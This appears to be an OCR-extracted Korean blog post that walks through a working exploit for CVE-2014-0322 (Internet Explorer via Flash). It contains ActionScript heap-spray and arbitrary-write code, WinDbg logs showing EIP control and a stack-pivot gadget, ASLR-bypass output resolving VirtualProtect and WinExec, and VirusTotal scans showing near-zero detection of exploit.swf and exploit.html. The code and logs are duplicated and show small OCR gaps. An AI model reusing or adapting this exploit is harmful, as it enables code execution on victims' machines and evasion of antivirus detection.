
```
public function Main():void
{
        for (i = 0; i < spray.length; i++) {
                spray[i] = new Vector.<uint>(1008) ; spray[i][1] = 0x12121014 ; spray[i][2] = 0x12120d28
        }

        ExternalInterface.call("exploit")

        for (i = 0; i < spray.length; i++) if (spray[i].length > 0x3F0) break

        spray[i++][1022] = 0xffffffff

        for (var i2:int = 0; i2 < spray.length; i2++) {
                if (i2 == i - 1 || i2 == i) continue
                spray[i2] = new Vector.<Object>(1014) ;  spray[i2][0] = this ; spray[i2][1] = this
        }

        for (i2 = 0; ; i2++)
                if (spray[i][i2] == 0x3f6 && spray[i][i2 + 1] == spray[i][i2 + 2]) break

        spray[i][00] = 0x44444441
        spray[i][01] = 0x44444442
        spray[i][02] = 0x44444443
        spray[i][03] = 0x44444444
        spray[i][35] = 0x41414141
        write(spray[i][i2 + 1] - 1, 0x12122008)
}

private function write(addr:uint, data:uint):void
{
        var tmp:uint = 0xffffffff - ((0x12122000 - addr) / 4) - 1
        if (addr > 0x12122000) spray[i][(addr - 0x12122000) / 4 - 2] = data
        else spray[i][tmp] = data
}
```



```
public function Main():void
{
        for (i = 0; i < spray.length; i++) {
                spray[i] = new Vector.<uint>(1008) ; spray[i][1] = 0x12121014 ; spray[i][2] = 0x12120d28
        }

        for (var i2:int = 0; i2 < spray.length; i2++) {
                if (i2 == i - 1 || i2 == i) continue
                spray[i2] = new Vector.<Object>(1014) ;  spray[i2][0] = this ; spray[i2][1] = this
        }

        for (i2 = 0; ; i2++)
                if (spray[i][i2] == 0x3f6 && spray[i][i2 + 1] == spray[i][i2 + 2]) break

        spray[i][00] = 0x44444441
        spray[i][01] = 0x44444442
        spray[i][02] = 0x44444443
        spray[i][03] = 0x44444444
        spray[i][35] = 0x41414141
        write(spray[i][i2 + 1] - 1, 0x12122008)
}

private function write(addr:uint, data:uint):void
{
        var tmp:uint = 0xffffffff - ((0x12122000 - addr) / 4) - 1
        if (addr > 0x12122000) spray[i][(addr - 0x12122000) / 4 - 2] = data
        else spray[i][tmp] = data
}
```




```
eax=12122008 ebx=00000008 ecx=0bde7040 edx=065ae000 esi=0452a320 edi=00000000
eip=5b11c54a esp=0452a270 ebp=0452a298 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
Flash!DllUnregisterServer+0xa29ca:
5b11c54a 8bb08c000000    mov     esi,dword ptr [eax+8Ch] ds:0023:12122094=41414141

0:010> u eip l5
Flash!DllUnregisterServer+0xa29ca:
5b11c54a 8bb08c000000    mov     esi,dword ptr [eax+8Ch]
5b11c550 8bce            mov     ecx,esi
5b11c552 ff15886b9c5b    call    dword ptr [Flash!IAEModule_IAEKernel_UnloadModule+0x5bd98 (5b9c6b88)]
5b11c558 8b4df8          mov     ecx,dword ptr [ebp-8]
5b11c55b ffd6            call    esi

0:010> dd eax + 8c l1
12122094  41414141

0:010> u poi(5b9c6b88) l1
Flash+0x534b0:
5ad634b0 c3              ret

0:010> g
(9ac.164): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=12122008 ebx=00000008 ecx=0bde7040 edx=065ae000 esi=41414141 edi=00000000
eip=41414141 esp=0452a26c ebp=0452a298 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210202
41414141 ??              ???

0:010> dd eax l4
12122008  44444441 44444442 44444443 44444444

0:010> ew esp c394
0:010> u esp l2
04dc5954 94              xchg    eax,esp
04dc5955 c3              ret
```



```
eax=12122008 ebx=00000008 ecx=0bde7040 edx=065ae000 esi=0452a320 edi=00000000
eip=5b11c54a esp=0452a270 ebp=0452a298 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
Flash!DllUnregisterServer+0xa29ca:
5b11c54a 8bb08c000000    mov     esi,dword ptr [eax+8Ch] ds:0023:12122094=41414141

0:010> u eip l5
Flash!DllUnregisterServer+0xa29ca:
5b11c54a 8bb08c000000    mov     esi,dword ptr [eax+8Ch]
5b11c550 8bce            mov     ecx,esi
5b11c552 ff15886b9c5b    call    dword ptr [Flash!IAEModule_IAEKer                88)]
5b11c558 8b4df8          mov     ecx,dword ptr [ebp-8]
5b11c55b ffd6            call    esi

0:010> dd eax + 8c l1
12122094  41414141

0:010> u poi(5b9c6b88) l1
Flash+0x534b0:
5ad634b0 c3              ret

0:010> g
(9ac.164): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=12122008 ebx=00000008 ecx=0bde7040 edx=065ae000 esi=41414141 edi=00000000
eip=41414141 esp=0452a26c ebp=0452a298 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210202
41414141 ??              ???

0:010> dd eax l4
12122008  44444441 44444442 44444443 44444444

0:010> ew esp c394
0:010> u esp l2
04dc5954 94              xchg    eax,esp
04dc5955 c3              ret
```

CVE-2014-0322




```
================================================================================
function GetBase(leak:uint):uint
function GetModuleFromImport(dll:String, addr:uint):uint
function GetProcAddress(addr:uint, func:String):uint
function GetGadget(addr:uint, gadget:String, hint:uint):uint
================================================================================
Flash Base Address : 0x60750000
Kernel32 Base Address : 0x75fd0000
Ntdll Base Address : 0x77af0000
VirtualProtect Func Address : 0x75fd1b82
WinExec Func Address : 0x7606574d
Gadget (xchg eax,esp;ret) : 0x607f26e3
================================================================================
```

Internet Explorer

Internet Explorer의 작동이 중지되었습니다.

CVE-2014-0322



virustotal

SHA256: 0b60adc5f5a694220c9dcf99802d008742da951b081b52f756949395cb5c3a53

파일 이름: exploit.swf

탐지 비율: 2 / 53

분석 날짜: 2014-11-15 07:44:45 UTC (0분 전)

0 0

SHA256: c62d7725be072aabf00387761274657 53f411668ccdb83028e09bfa780353edf

파일 이름: exploit.html

탐지 비율: 0 / 54

분석 날짜: 2014-11-15 07:46:20 UTC (0분 전)


0 0

